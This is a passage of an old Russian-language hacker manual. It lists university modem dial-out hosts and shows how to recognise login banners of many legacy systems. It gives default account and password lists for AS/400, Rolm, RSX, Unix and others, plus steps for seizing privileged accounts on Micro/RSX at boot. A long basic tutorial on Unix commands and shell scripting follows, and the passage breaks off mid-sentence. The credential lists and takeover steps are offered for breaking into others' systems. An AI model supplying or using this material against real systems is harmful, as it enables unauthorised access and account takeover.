703 **wal-3000.cns.vt.edu** **dial2400** -aa

Кладбище

201 idsnet
202 **modem.aidt.edu**
204 **dial.cc.umanitoba.ca**
206 **dialout24.cac.washington.edu**

```
207          modem-o.caps.maine.edu
212          B719-7e.NYU.EDU          dial3/dial12/dial24
212          B719-7f.NYU.EDU          dial3/dial12/dial24
212          DIALOUT-1.NYU.EDU        dial3/dial12/dial24
212          FREE-138-229.NYU.EDU     dial3/dial12/dial24
212          UP19-4b.NYU.EDU          dial3/dial12/dial24
215          wiseowl.ocis.temple.edu  "atz" "atdt
9xxxyyyy"
301          dial9600.umd.edu
305          alcat.library.nova.edu
305          office.cis.ufl.edu
402          dialin.creighton.edu
402          modem.criegthon.edu
404          broadband.cc.emory.edu       ".modem8" или
".dialout"
408          dialout.scu.edu
408          dialout1200.scu.edu
408          dialout2400.scu.edu
408          dialout9600.scu.edu
413          dialout.smith.edu
414          modems.uwp.edu
416          annex132.berkely.edu    atdt 9,,,,, xxx-xxxx
416          pacx.utcs.utoronto.ca        modem
503          dialout.uvm.edu
513          dialout24.afit.af.mil
513          r596adi1.uc.edu
514          pacx.CC.UMontreal.CA     externe#9  9xxx-xxxx
517          engdial.cl.msu.edu
602          dial9600 telcom.arizona.edu
603          dialout1200.unh.edu
604          dial24-nc00.net.ubc.ca
604          dial24-nc01.net.ubc.ca
604          dial96-np65net.ubc.ca
604          gmodem.capcollege.bc.ca
604          hmodem.capcollege.bc.ca
609          128.119.131.11X (X= 1 -- 4)        Hayes
609          129.119.131.11x  (x = 1 to 4)
609          wright-modem-1.rutgers.edu
609          wright-modem-2.rutgers.edu
612          modem_out12e7.atk.com
612          modem_out24n8.atk.com
614          ns2400.ircc.ohio-state.edu          "dial"
615          dca.utk.edu                  dial2400 D 99k #
615          MATHSUN23.MATH.UTK.EDU       dial 2400  d
  99Kxxxxxxx
```

```
616          modem.calvin.edu
617          dialout.lcs.mit.edu
617          dialout1.princeton.edu
617          isdn3.Princeton.EDU
617          jadwingymkip0.Princeton.EDU
617          lord-stanley.Princeton.EDU
617          mpanus.Princeton.EDU
617          mrmodem.wellesley.edu
617          old-dialout.Princeton.EDU
617          stagger.Princeton.EDU
617          sunshine-02.lcs.mit.edu
617          waddle.Princeton.EDU
619          128.54.30.1              atdt [area][phone]
619          dialin.ucsd.edu                "dialout"
703          modem_pool.runet.edu
703          wal-3000.cns.vt.edu
713          modem12.bcm.tmc.edu
713          modem24.bcm.tmc.edu
713          modem24.bcm.tmc.edu
714          mdmsrv7.sdsu.edu           atdt 8xxx-xxxx
714          modem24.nts.uci.edu
714          pub-gopher.cwis.uci.edu
801          dswitch.byu.edu              "C Modem"
808          irmodem.ifa.hawaii.edu
902          star.ccs.tuns.ca             "dialout"
916          129.137.33.72
```

Методы распознавания системы AIX

```
IBM AIX Version 3 for RISC System/6000
(C) Copyrights by IBM and by others 1982, 1990.
login:
```

Вы обязательно узнаете систему AIX, так как это единственная Unix-система, которая очищает экран и располагает запрос на вход в нижней части экрана.

AS/400

```
UserID?
Password?
```

Забравшись внутрь, наберите GO MAIN.

CDC Cyber

```
WELCOME TO THE NOS SOFTWARE SYSTEM.
COPYRIGHT CONTROL DATA 1978, 1987.
88/02/16. 02.36.53. N265100
CSUS CYBER 170-730.                    NOS 2.5.2-678/3.
```

```
FAMILY:
```

При запросе **FAMILY:** просто нажмите **Back Space.** Следующий запрос:

```
USER NAME:
```

CISCO Router

```
FIRST BANK OF TNO
95-866 TNO VirtualBank
REMOTE Router - TN043R1
Console Port
SN - 00000866
TN043R1>
```

DECserver

```
DECserver 700-08 Communications Server V1.1 (BL44G-11A) - LAT V5.1
DPS502-DS700
(c) Copyright 1992, Digital Equipment Corporation - All Rights
Reserved
Please type HELP if you need assistance
Enter username> TNO
Local>
```

Novell ONLAN

```
N
```

Если вы хотите лазить по системам, то самое лучшее средство для этого — копия ONLAN/PC.

PC-Anywhere

```
p
```

Если вы хотите лазить по системам, то самое лучшее средство для этого — копия PCAnywhere Remote.

PRIMOS

```
PRIMENET 19.2.7F PPOA1
ER!
CONNECT
Primenet V 2.3 (system)
LOGIN (you)
User id? (system)
SAPB5 (you)
Password? (system)
DROWSAP (you)
OK, (system)
```

ROLM CBX II

```
ROLM CBXII RELEASE 9004.2.34 RB295 9000D IBMH027568
BIND DATE: 7/APR/93
COPYRIGHT 1980, 1993 ROLM COMPANY. ALL RIGHTS RESERVED.
ROLM IS A REGISTERED TRADEMARK AND CBX IS A TRADEMARK OF ROLM
COMPANY.
YOU HAVE ENTERED CPU 1
12:38:47 ON WEDNESDAY 2/15/1995
USERNAME: op
PASSWORD:
INVALID USERNAME-PASSWORD PAIR
```

ROLM-OSL

```
MARAUDER10292 01/09/85(^G) 1 03/10/87 00:29:47
RELEASE 8003
OSL, PLEASE.
?
```

System75

```
Login: root
INCORRECT LOGIN
Login: browse
Password:
Software Version: G3s.b16.2.2
Terminal Type (513, 4410, 4425): [513]
```

Tops-10

```
NIH Timesharing
NIH Tri-SMP 7.02-FF 16:30:04 TTY11
system 1378/1381/1453 Connected to Node Happy(40) Line # 12
Please LOGIN
```

VM/370

```
VM/370
!
```

VM/ESA

```
VM/ESA ONLINE
TBVM2 VM/ESA Rel 1.1 PUT 9200
Fill in your USERID and PASSWORD and press ENTER
(Пароль не появляется при вводе)
USERID ===>
PASSWORD ===>
COMMAND ===>
```

Xylogics Annex Communications Server

```
Annex Command Line Interpreter
Copyright 1991 Xylogics, Inc.
Checking authorization, Please wait...
Annex username: TNO
Annex password:
Permission granted
annex:
```

Заданные по умолчанию бюджеты в различных операционных системах

AIX

guest	guest

AS/400

qsecofr	**qsecofr**	**(главный администратор,**
следящий за защитой)		
qsysopr	qsysopr	(системный оператор)
qpgmr	**qpgmr**	(программист)

а также:

ibm	password
ibm	2222
ibm	service
qsecofr	1111111
qsecofr	2222222
qserv	qserv
qsvr	qsvr
secofr	secofr

DECserver

```
ACCESS
SYSTEM
```

Dynix (Библиотечный софт, не UnixOS)

Впечатайте **later** для возврата к запросу на вход.

setup	<no password>
library	<no password>
circ	<9 digit *number*>

Major BBS

Sysop	Sysop

Mitel PBX

```
SYSTEM
```

NeXTSTEP

root	NeXT
signa	signa

PICK O/S

DSA	# Desquetop System Administrator
DS	
DESQUETOP	
PHANTOM	

Prolog

PBX	PBX
NETWORK	NETWORK
NETOP	<null>

Radio Shack Screen Savers

RS<STORE_ID_NUMBER>

Rolm

Установки CBX по умолчанию:

op	op
op	operator
su	super
admin	pwp
eng	engineer

Установки PhoneMail по умолчанию:

sysadmin	sysadmin
tech	tech
poll	tech

RSX

SYSTEM/SYSTEM	(Имя пользователя SYSTEM, пароль SYSTEM)
1,1/system	(Директория [1,1], пароль SYSTEM)
BATCH/BATCH	
SYSTEM/MANAGER	
USER/USER	

Заданные по умолчанию бюджеты для Micro/RSX

При появлении запроса (во время начальной загрузки) нажмите CTRL-Z и создайте бюджет RUNACNT или RUN $ACNT. Перезагрузитесь и дождитесь запроса о дате/времени. Введите ^C, а при MCR-запросе — abo at. Точка обязательна! Если это работает, введите acs lb0:/blks=1000 для резервирования области подкачки; теперь следующий шаг не будет «заклинивать». После этого введите ran $acnt и измените пароль любого счета с групповым номером, равным или меньшим 7. Если ^C не работает, то замените эту команду на ^Z или ESC. Также можно пробовать все

3, вводя их после даты/времени. Если же ни один из этих способов не работает, используйте после некорректного ввода даты/времени клавишу сброса для остановки системы.

Найдите непривилегированный режим **PSW 1[4-7]xxxx,** затем введите 177777 в R6, скрестите пальцы, защитите дискету от записи и перезапустите систему. Будем надеяться, что это приведет к косвенной записи в ППЗУ... И будем надеяться, что взламываемая система не полностью защищена.

Классический хакинг или руководство хакера системы Unix

Немного истории

UNIX был изобретен где-то в 60-х как «операционная система программиста». Во времена, когда изобрели UNIX, эта цель не была, вероятно, достигнута, зато теперь, похоже, UNIX стала ОС программиста, это — многозадачная и многопользовательская ОС. К тому же она написана на языке С, во всяком случае, немалая ее часть, что делает ее портативной операционной системой. Мы знаем, что MC-ДОС соответствует компьютерам IBM и их клонам. Так вот, с UNIX ситуация иная. Он не соответствует никаким компьютерам, поскольку был адаптирован ко многим, и существует много вариантов UNIX (то есть, UNIX измененный продавцом, или нечто подобное).

Некоторые компьютеры работают под UNIX, а некоторые под MC-ДОС. Рабочие станции Sun работают под SunOS, это тоже вариант UNIX, а некоторые VAX компьютеры управляются Ultrix, это VAX версия UNIX. Запомните: независимо от того, как называется операционная система (BSD, UNIX, SunOS, Ultrix, Xenix и т.д.), они все еще имеют много общего вроде команд, которые используются операционной системой. Некоторые варианты могут иметь особенности, которых нет в других, но они в основном схожи в том, что имеют много одинаковых команд и файлов данных. Когда вам кто-то станет доказывать, что UNIX используется в определенных типах компьютеров, то это, возможно, и так, но помните, что некоторые компьютеры могут иметь более одной операционной системы. Например, вам могут сказать, что UNIX соответствует компьютерам VAX так же, как MC-ДОС соответствует IBM-клонам. Это неверно, и мы упоминаем об этом только потому, что имеется много сообщений с подобными сравнениями, которые смущают пользователей, когда они видят VAX, работающий под VMS.

Идентификация Unix/подключение (login)

С этого момента мы будем обозначать все варианты UNIX просто как UNIX, так что когда будет сказано что-то о UNIX, то, как правило, будут подразумеваться все варианты (то есть, варианты Unix System V:

BSD, SunOS, Ultrix, Xenix и т.д.), если только явно не будет указан конкретный.

Теперь пора рассказать, как unix *обычно* вас приветствует. Сначала, когда вы вызываете UNIX, или соединяетесь с машиной, где он работает, вы обычно видите такую подсказку:

```
Login:
```

Порядок. Это означает, что это *вероятно* Unix, хотя имеются BBS, способные имитировать login-процедуру OS (операционной системы), и заставлять некоторых верить в то, что это и есть Unix. Некоторые Unix'ы представляются или выдают перед **Login:** сообщение вроде такого:

```
Welcome to SHUnix.  Please log in.
(Добро пожаловать в SHUNIX.  Пожалуйста зарегистрируйтесь).
Login:
```

Или что-то в этом роде. Unix'bi свободного доступа (например, в BBS свободного доступа) сообщат вам, как надо регистрироваться, если вы — новый пользователь. О Unix'ах свободного доступа, мы кратко поговорим позже, например об адресе: UUCP/USENET/BITNET для почты.

Итак. Вы добрались до регистрации **(login)!** Теперь вам надо ввести действующий экаунт **(account).** Он обычно состоит из 8 или меньше символов. После ввода экаунта вы скорее всего увидите приглашение ввести пароль. Приглашения могут иметь различный вид, поскольку исходные коды для программы регистрации обычно поставляются вместе с UNIX, или доступны бесплатно. Так вот, имеется один простейший способ регистрации: получите экаунт или попробуйте ввести значения по умолчанию. Эти значения поставляются вместе с операционной системой в стандартной форме. Вот список некоторых значений по умолчанию:

ACCOUNT	ПАРОЛЬ
root	root (редко открыт для хакеров)
sys	sys/system/bin
bin	sys/bin
mountfsys	mountfsys
adm	adm
uucp	uucp
nuucp	anon
anon	anon
user	user
games	games
install	install
demo	demo
umountfsys	umountfsys
sync	sync
admin	admin

guest guest
daemon daemon

Экаунты root, mountfsys, umountfsys, install и иногда sync — это экаунты корневого уровня. Это означает, что они работают на уровне системного администратора или глобально. Остальные логины есть всего лишь логины «пользовательского уровня», и это означает, что им подвластны лишь файлы/процессы, принадлежащие этому конкретному пользователю. Логин reboot относится к так называемым командным логинам, он не пропускает вас в ОС, а просто-напросто выполняет связанную с ним программу. Как правило, он делает именно то, что обозначает — перезагружает систему. Возможно, он не стандартен во всех Юниксах, но его можно увидеть в Юниксах UNISYS, а также в системах HP/UX (Hewlett Packard Unixes). Пока что эти экаунты не защищены паролями, что весьма глупо.

Командные логины

Существуют «командные логины», которые, подобно логину перезагрузки (reboot), исполняют команду и отключают вас от системы, не позволяя пользоваться интерпретатором команд. Наличием таких логинов печально знамениты компьютеры BSD и MIT (Массачусетского технологического института). Вот список некоторых:

rwho
Показать, кто в он-лайне.

finger
То же.

who
То же.

Они весьма полезны, поскольку выдают список экаунтов подключенных пользователей, и тем самым показывают реально существующие экаунты.

Ошибки

Когда вы введете ошибочный экаунт/пароль, или и то, и другое, система выдаст сообщение об ошибке. Обычно это сообщение «login incorrect».

Когда компьютер выдает такое сообщение, это означает, что вы ошиблись, и ввели или неверный экаунт, или верный экаунт, но неверный пароль. По очевидным причинам система не станет вам подсказывать, какую именно ошибку вы допустили. Кроме того, когда вы регист-

рируетесь с ошибкой, обновляется файл журнала регистрации, и об этом узнает сисадмин.

Другое сообщение об ошибке — это **«Cannot change to home directory»** или **«Cannot Change Directory».** Это означает отсутствие **«home directory»,** то есть «корневого» раздела экаунта, то есть раздела, из которого вы начинаете работу. В ДОС вы стартуете из A:\ или **C:\,** или еще откуда-то, а в Юниксе — из **/homedirectory.**

Примечание: в Юниксе в разделах используется /, а не \. Большинство систем отключит вас после такого прокола, но некоторые сообщат, что поместят вас в корневой раздел **('/').**

Другое сообщение об ошибке «No **Shell».** Оно означает, что для этого конкретного экаунта не определен «shell», то есть «оболочка». О ней мы поговорим позднее. Большинство систем отключит вас после такого сообщения, но некоторые сообщат, что станут использовать обычную (стандартную) оболочку, выдав **«Using the bourne shell»** или **«Using sh».**

Общие сведения об экаунтах

Юникс имеет два уровня безопасности: абсолютную власть, и обычный пользователь. Абсолютной властью обладают пользователи корневого уровня. Теперь давайте мыслить числами. Юникс ассоциирует числа с именами экаунтов. Каждый экаунт имеет номер. Этот номер есть **UID** (идентификатор пользователя) экаунта. У корневого пользователя UID — это 0 (ноль). Каждый экаунт с UID = 0 будет иметь доступ к корню. Юникс обрабатывает не имена экаунтов (логинов), а связанные с ним числа. Например, если мой UID = 50, и еще чей-то UID тоже 50, то мы оба имеет абсолютную власть друг над другом, но только мы, и никто иной.

Оболочки

Оболочка — это исполняемая программа, которая загружается и начинает работать в фоновом режиме, когда пользователь входит в систему. Такой «оболочкой» может быть любая исполняемая программа, указанная в пользовательском файле **«passwd».** Каждый логин может иметь свою уникальную «оболочку». Идем дальше. Оболочка, с которой мы обычно будем работать — это интерпретатор команд (командный процессор). Интерпретатор команд — это нечто COMMAND.COM в MS-DOS, который обрабатывает команды и пересылает их в ядро (операционную систему). Напомним, что оболочкой может быть любая программа, но вам нужен именно интерпретатор команд. Вот перечень обычных **оболочек,** которые вы обнаружите:

sh

Это «родная» оболочка, базовый «COMMAND.COM» Unix. Он имеет **«скриптовый»** язык, как и большинство командных процессоров систем Unix.

csh

Это оболочка «С», позволяющая вводить **С-подобные** команды.

ksh

Это оболочка korn. Просто еще один интерпретатор команд.

tcsh

Это оболочка, используемая в MIT. Позволяет редактировать команды.

vsh

Визуальная оболочка, работающая через меню. Нечто вроде... Windows для DOS.

rsh

restricted (ограниченная) или remote (удаленная) оболочка. Обе объяснены ниже.

Есть и множество других оболочек, включая «самодельные», то есть программы, написанные владельцем Unix, или под конкретную версию Unix, и все они нестандартные. Запомните, оболочка есть всего лишь программа, которой вам придется пользоваться, и когда она кончает работу, вас отключают от системы. Хороший пример самодельной оболочки можно найти на Eskimo North, это Unix свободного доступа. Оболочка называется **«Esh»**, и это нечто вроде «одноклавишной BBS», но это, тем не менее, все равно оболочка.

Некоторые компании используют в качестве пользовательских оболочек текстовые редакторы, базы данных и прочий софт — чтобы предотвратить ошибки неопытных пользователей и облегчить им жизнь. Кроме того, в качестве оболочки может использоваться BBS. Когда вы работаете в интерпретаторе команд, подсказка обычно выглядит так:

```
$
```

Когда вы корневой пользователь, подсказка обычно выглядит так:

```
*
```

Можно задать значение переменной PS1 для хранения подсказки. Например, если PS1 задана как **«HI:»**, то и ваша подсказка будет выглядеть так же:

```
HI:
```

Спецсимволы

Control-D

Конец файла. Когда вы работаете с почтой или текстовым редактором, это означает конец сообщения или текстового файла. Если вы нажмете **control-d** находясь в оболочке, то выйдете из системы.

Control-J

В некоторых системах срабатывает как клавиша «ввод».

@

Иногда означает «отмена».

?

Это **wildcard** (маска). Может обозначать букву. Если вы укажете в командной строке, скажем, **«b?b»,** то Unix станет искать bob, bib, bub и все остальные буквы/цифры в интервале a-z, 0-9.

*

Может означать любое число символов. Если вы укажете **«hi*»,** то это означает hit, him, hiiii, hiya, и *что угодно,* начинающееся с hi. **«H*l»** может значить hill1, hull1, hl1, и что угодно, начинающееся с h и кончающееся 1.

[]

Указывает диапазрн. Если ввести **b[o,u,i]b,** то это означает: bib, bub, bob. А если ввести **b[a-d]b,** то это значит: bab, bbb, bcb, bdb.

[], ? и * обычно используются при копировании и удалении файлов или выводе списков файлов в разделах.

В Unix учитывается регистр. Это **означает,** что «Hill» и «hill» — вовсе не одно и то же. Это позволяет хранить много файлов, поскольку «Hill», «hill», **«hIll», «hiLl»** и так далее могут быть разными файлами. Поэтому пользуясь [], вы должны указывать заглавные буквы, если имена нужных вам фалов их содержат. Однако почти все пишется прописными буквами.

Команды

Теперь перечислим некоторые полезные команды Unix. Все будет выглядеть так, как если бы мы реально вводили команды через командную строку.

ls

Просмотр раздела. Без аргументов эта команда просто выводит имена файлов в одну или несколько колонок. Пример:

```
$ ls
   hithere
   runme
   note.text
   src
$
```

Через ключ -1 выводится расширенная информация о файлах:

```
$ ls -1
rwx--x--x sirhack      sirh      10990  runme
```

и так далее...

Пояснения:

«rwx--x--x» — это файловый доступ (объясняется ниже).

«sirhack sirh» — это владелец файла и группа, в которой файл находится. **sirhack** = владелец, **sirh** = пользовательская группа, в которой файл находится.

10990 — размер файла в байтах.

«runme» — имя файла.

cat

Выводит файл на экран. Следует применять к текстовым файлам. Применительно к бинарным файлам используется только чтобы издеваться над пользователями. Пример:

```
$ cat note.txt
Это образец текстового файла!
$
```

cd

Сменить раздел (директорию). Записывается примерно так:

cd /dir/dir1/dir2/dirn

dir1/... — это имена разделов. Допустим, мы хотим перейти в корневой раздел:

```
$ cd /
*порядок, мы уже там*
$ ls
bin
sys
etc
temp
work
usr
```

Кстати, все, что выше — это разделы.

```
$ cd /usr
$ ls
sirhack
datawiz
prophet
src
violence
par
phiber
scythian
$ cd /usr/sirhack
$ ls
hithere
runme
note.text
src
$
```

Так вот, полное имя раздела вводить не надо. Если вы находитесь в разделе, и хотите попасть в (под)раздел, который находится здесь же (скажем, «src»), то можете ввести «cd src» (без **«/»**). Вместо ввода «cd **/usr/sirhack/src**» из sirhack dir вы можете ввести «cd src».

cp

Копирует файл. Синтаксис: «cp из_файла **в_файл**».

```
$ cp runme runme2
$ ls
hithere
runme
note.text
src
runme2
```

Чтобы скопировать в другой раздел, можно указать полный путь.

```
$ cp runme /usr/datwiz/runme
```

mv

Переименование файла. Синтаксис: «mv **старое_имя новое_имя**».

```
$ mv runme2 runit
$ ls
hithere
runme
note.text
src
runit
```

Можно переименовывать файлы в других разделах:

```
$ mv runit /usr/datwiz/run
$ ls
hithere
runme
note.text
src
$ ls /usr/datwiz
runme
run
```

pwd

Переход в текущий раздел.

```
$ pwd
/usr/sirhack
$ cd src
$ pwd
/usr/sirhack/src
$ cd ..
$ pwd
/usr/sirhack
```

(«..» означает «использовать имя раздела на один уровень выше»).

```
$ cd ../datwiz
```

(обозначает **cd /usr/datwiz)**

```
$ pwd
/usr/datwiz
$ cd $home
```

(перейти в раздел **home)**

```
$ pwd
/usr/sirhack
```

rm

Удалить файл. Синтаксис: **«rm имя_файла» или «rm -r имя_раздела».**

```
$ rm note.text
$ ls
hithere
runme
src
$
```

write

Поболтать с другим пользователем. Ну, «написать» другому пользователю. Синтаксис: **«write имя_пользователя».**

```
$ write scythian
```

```
scythian has been notified (scythian был уведомлен)
Привет Scy! Как дела??
Message from scythian on tty001 at 17:32
Привет!
я: Как жизнь?
scy: Да вроде нормально.
я: Мне пора дописывать этот текст.
scy: ok
я: control-D [для выхода из программы]
$
```

who [w,who,whodo]

Выводит список тех, кто в он-лайне.

```
$ who
login        term    logontime
scythian +   tty001  17:20
phiber0  +   tty002  15:50
sirhack  +   tty003  17:21
datawiz  -   tty004  11:20
glitch   -   tty666  66:60
$
```

Команда «who» может выдавать разную информацию.

«+» означает, что вы можете «write» на этот терминал, а «-» — что не можете.

man

Показывает подсказку о команде. Синтаксис: «man имя_команды». Это программа помощи. Если хотите узнать, как пользоваться «who», то введите:

```
$ man who
WHO(1)    xxx.....
```

и получите подсказку.

stty

Задает характеристики терминала. Вам придется ввести «man stty», поскольку каждый **stty,** похоже, отличен от другого. Пример:

```
$ stty -parenb
```

чтобы установить параметры данных N,8,1. Многие Unix по умолчанию работают при e,7,1.

sz, rz

Послать/получить через **zmodem.**

rx, sx

Послать/получить через **xmodem.**

rb, sb

Послать/получить через **batch** (пакетный) **ymodem**.

Эти шесть программ могут в Unix быть, а могут и не быть.

umodem

Послать/получить через **send/recieve umodem.**

```
$ sz filename
ready to send... (готов послать...)
$ rz filename
please send your file... (пожалуйста, пошлите ваш файл...)
...etc.. (и т.д.)
```

ed

Текстовый редактор. Синтаксис: **«ed имя_файла»**. Для создания нового файла просто введите **«ed имя_файла»**.

```
$ ed newtext
0
* a
Это строка 1
Это строка 2
[control-z]
* 1 [чтобы увидеть строку 1]
Это строка 1
* a [продолжаем добавлять]
Это строка 3
[control-z]
*0a [добавить после строки 0]
Это ПЕРВАЯ строка
[control-z]
1,4l
Это ПЕРВАЯ строка
Это строка 1
Это строка 2
Это строка 3
* w
71
* q
$
```

Пояснения:

- 71 — это число записанных байтов.
- a — добавить.
- 1 — просмотр.
- # — напечатать номер строки.

- **w** — записать.
- **1 fname** — загрузить файл **fname.**
- **s fname** — сохранить с именем **fname.**
- w — записать в текущий файл.
- q — выход.

mesg

Включает/выключает разрешение «писать» (write) на ваш терминал (разрешает чат). Формат: «**mesg** y» (да) или «mesg **n**» (нет).

cc

Компилятор С.

chmod

Смена «режима» файла. Другими словами, смена доступа. Синтаксис: **«chmod mode filename» («chmod режим имя_файла»)**

```
$ chmod a+r newtext
```

Теперь все могу читать **newtext.**

- a — all (все).
- r — read (читать).

chown

Сменить владельца файла.

Синтаксис: **«chown владелец filename»**

```
$ chown scythian newtext
$
```

chgrp

Сменить группу файла.

Синтаксис: **«chgrp group file»**

```
$ chgrp root runme
$
```

finger

Вывести основную информацию об экаунте.

Формат: «finger **имя_пользователя»**.

grep

Искать в файле цепочку символов.

Синтаксис: **«grep цепочка file»**

```
$ grep 1 newtext
Это строка 1
$ grep ПЕРВАЯ newtext
```

```
Это ПЕРВАЯ строка
$ grep "ПЕРВАЯ line 1" newtext
$
```

mail

Очень полезная утилита. Вы уже наверняка догадались по имени, для чего она. Их существует несколько, например, **ELM, MUSH** and **MSH,** но базовая почтовая программа называется «**mail**». Как ей пользоваться:

```
mail username@address
```

или

```
mail username
```

или

```
mail
```

или

```
mail addr1!addr2!addr3!user
```

«**mail username@address**» — такая запись используется для посылки почты кому-то в другой системе. Обычно это другой UNIX, но некоторые DOS и VAX машины могут принимать Unix Mail. Когда вы используете «**mail user@address**», то ваша система должна иметь «умный мейлер» и то, что мы называем «планами системы». «Умный мейлер» распознает «адресную» часть команды и обычно расширяет ее до полного пути. Это может выглядеть так:

```
mail phiber@optik
```

А в компьютере выглядеть так:

```
mail sys1!unisys!pacbell!sbell!sc1!att.com!sirhacksys!optik!phiber
```

Но если умного мейлера нет, то вы должны знать полный путь к тому, кому вы хотите послать почту. Например, я хочу послать сообщение к phiber. И если умного мейлера нет, то я должен писать так:

```
$ mail sys!unisys!pacbell!sbell!sc1!att.com!sirhacksys!optik!phiber
Привет. Как дела? Ну, мне пора. Длинное вышло письмецо, верно?
(control-D)
$
```

Когда он это сообщение получит, в нем будет строк 20 информации, это нечто вроде почтовых штемпелей всех систем, через которые мое сообщение прошло, а строка «от кого» будет выглядеть так:

```
From optik!sirhacksys!att.com!sc1!sbell!pacbell!Unisys!sys!sirhack
<Sir Hack>
```

Для посылки локального сообщения достаточно набрать «**mail username**», где **username** — логин получателя. Затем наберите сообщение и завершите его control-D.

Для чтения поступившей вам почты просто введите **mail.** То есть:

```
$ mail
От: scythian . . . . . .
Кому: sirhack . . . . . .
Тема: Well....
Ну, блин!
?
```

Точки обозначают всякую пропущенную бредятину. Каждая версия программы **mail** оформляет свои заголовки.

Знак вопроса — это подсказка. После него можно ввести:

- d — удалить.
- **f username** — переслать копию к **username.**
- **w fname** — записать сообщение в файл с именем fname.
- **s fname** — сохранить сообщение с заголовком в файл с именем **fname.**
- q — выйти/обновить **mail.**
- x — выйти, но ничего не менять.
- **m username** — написать сообщение к **username.**
- **r** — ответить отправителю.
- Enter — прочесть следующее сообщение.
- \+ — перейти на одно сообщение дальше.
- — вернуться на одно сообщение назад.
- h — распечатать заголовки сообщений из почтового ящика.

Есть и другие команды. Чтобы увидеть их перечень, обычно вводят '?'.

Если вы посылаете почту кому-то не из своей системы, то ответа придется ждать дольше, потому что тут все будет как с обычным письмом — его должен забрать «почтальон». Для передачи почты система может вызвать и использовать UUCP. Обычно UUCP экаунты никому не нужны — если только у вас не используется UUCP, способный перехватывать почту.

ps

Процесс. Эта команда позволяет увидеть, что именно вы делаете в оперативной памяти. При каждом запуске программы ей для учетных целей назначается **Идентификатор Процесса** (PID), и поэтому ее можно отследить в памяти, а также закрыть — вами или корневым пользователем. Обычно команда «ps» в перечне процессов первой указывает имя запущенной вами оболочки. Допустим, я вошел под логином **sirhack,** исполь-

зуя оболочку «**csh**», и у меня работает «**watch scythian**». Программа **watch** перейдет в фоновый режим, то есть я смогу делать что-то другое, пока она работает:

```
$ ps
PID   TTY   NAME
122   001   ksh
123   001   watch
$
```

Это сокращенный листинг **PS,** выводящийся по умолчанию. В колонке TTY перечислены «**tty**» (устройства ввода/вывода) через которые был запущен **process.** Это действительно полезно знать только в том случае, если вы используете слои или более одного пользователя вошли в систему с тем же экаунтом. Команда «**ps -f**» выдаст полный листинг процессов, поэтому вместо краткого «**watch**» вы скорее всего увидите «**watch scythian**».

kill

Прервать процесс. Очевидно, что команда используется для прекращения работы программы в памяти. Вы можете прервать только те процессы, которыми владеете (те, которые вы запустили), если только вы не корневой пользователь или если ваш **EUID** такой же, как и у процесса, который вы хотите прервать. (Про EUID потом). Если вы прервете процесс оболочки, то вылетите из системы. По тому же принципу, если вы вырубите процесс чьей-то оболочки, то этот кто-то тоже вылетит. Поэтому если я введу «**kill** 122», то система меня выплюнет. Однако **kill** лишь посылает UNIX сигнал с указанием «прервать процесс». И если вы примените синтаксис «**kill pid**», то UNIX вырубит процесс тогда, когда ему захочется, а такое может не случиться никогда. Значит, вы можете сами определять срочность! Попробуйте «**kill -num pid**» (**num** — число).

Kill -9 pid — это безусловное и почти мгновенное прерывание.

```
$ kill 122
$ kill 123
$ ps
PID     TTY     NAME
122     001     ksh
123     001     watch
$ kill -9 123
[123]: killed
$ kill -9 122
garbage
NO CARRIER
```

Вы также можете ввести «**kill -1 0**», чтобы прервать свою оболочку и выйти из системы. Это полезно в скриптах.

Программирование оболочки

Программирование оболочки есть по сути создание «скриптового» файла для стандартной оболочки, то есть **sh, ksh, csh** или их разновидностей. Это нечто вроде .bat файла MS-DOS, но более сложного и более гибкого. Он может оказаться полезным в одном аспекте хакерства.

Сперва займемся переменными. Переменным, очевидно, можно присвоить значения — как символьные, там и числовые. Выражение:

```
number=1
```

присваивает переменной «**number**» значение 1.

```
string=Hi There
```

или

```
string="Hi There"
```

Оба выражения присваивают переменной **string** значение «**Hi there**».

Однако использование переменной — совсем другое дело. Если вы хотите использовать переменную, перед ней должен стоять знак доллара ($). Такие переменные могут быть использованы в программах в качестве аргументов. В файл скрипта можно ввести имя любой программы, и она будет исполнена. Вот простой скрипт:

```
counter=1
arg1="-uf"
arg2="scythian"
ps $arg1 $arg2
echo $counter
```

Этот скрипт выполняет трансляцию в «**ps -uf scythian**», а после завершения работы печатает «1». **Echo** выводит на экран как текстовые, так и цифровые константы.

Другие команды и примеры

read

Считывает что-либо в переменную.

Формат: «**read переменная**». Здесь знак доллара не нужен! Если необходимо узнать чье-то имя, можно написать:

```
echo "Как ваше имя?"
read hisname
echo Hello $hisname
        Как ваше имя?
        Sir Hackalot
        Привет Sir Hackalot
```

Запомните: **read** может считывать и числовые значения.

trap

Отслеживает применение кем-то команды прерывания (**Ctrl-c**). Формат: «trap "command; command; command; и т.д."»

Пример:

```
trap "echo 'Фигушки!! Ты так легко от меня не избавишься'; echo
'Придется тебе это прочитать!'"
```

И теперь если нажать Ctrl-c во время работы скрипта, то увижу на экране вот что:

```
Фигушки!! Ты так легко от меня не избавишься
Придется тебе это прочитать!
```

exit

Формат: «exit **[число]**». Обеспечивает выход из оболочки, возвращая код равный «числу».

CASE

Выполнение case подобно выбору из меню. Формат команды или структуры таков:

```
case переменная in
1) command;
command;;
2) command;
command;
command;;
*) command;;
esac
```

Каждая часть может иметь любое количество команд. Однако после последней команды должны стоять «**;;**». Возьмем такое меню:

```
echo "Выберите:"
echo "(D)irectory (L)ogoff (S)hell"
read choice
case $choice in
D) echo "Создаю раздел...";
ls -al ;;
L) echo Пока;
kill -1 0;;
S) exit;;
*) Echo "Ошибка! Это не команда ";;
esac
```

esac обозначает конец функции case. Он должен стоять после последней команды.

Петли

Итак, петли. Таких функций две: петли for и петли **repeat.** Петли **repeat** выглядят так: **«repeat нечто нечто1 нечто2»**. Эта функция выполняет повторение секции вашего скрипта для каждого «нечто». Если написать:

repeat scythian sirhack prophet

то на экране появится **scythian,** затем **sirhack,** затем **prophet.**

Петля **for** определяется как:

```
for для переменной в чем-то
do (делай)
..
..
done (сделано)
```

Пример:

```
for counter in 1 2 3
do
echo $counter
done
```

Будут выведены значения 1, затем 2, затем 3.

Использование TEST

Формат: «Test **переменная опция переменная».**

Опции таковы:

- -eq — равно;
- **-ne** — не равно;
- **-gt** — больше;
- **-lt** — меньше;
- -ge — больше или равно;
- -le — меньше или равно.

Для строк это: = — если равно; != — если не равно.

Если выражение верно, то функция возвращает ноль. Например,

test 3 -eq 3

Это означает проверку на верность выражения 3 = 3, и будет выведен ноль.

EXPR

Применяется для числовых функций. Как правило, вы не можете просто напечатать:

echo 4 + 5

и получить ответ.

Вы должны написать:

```
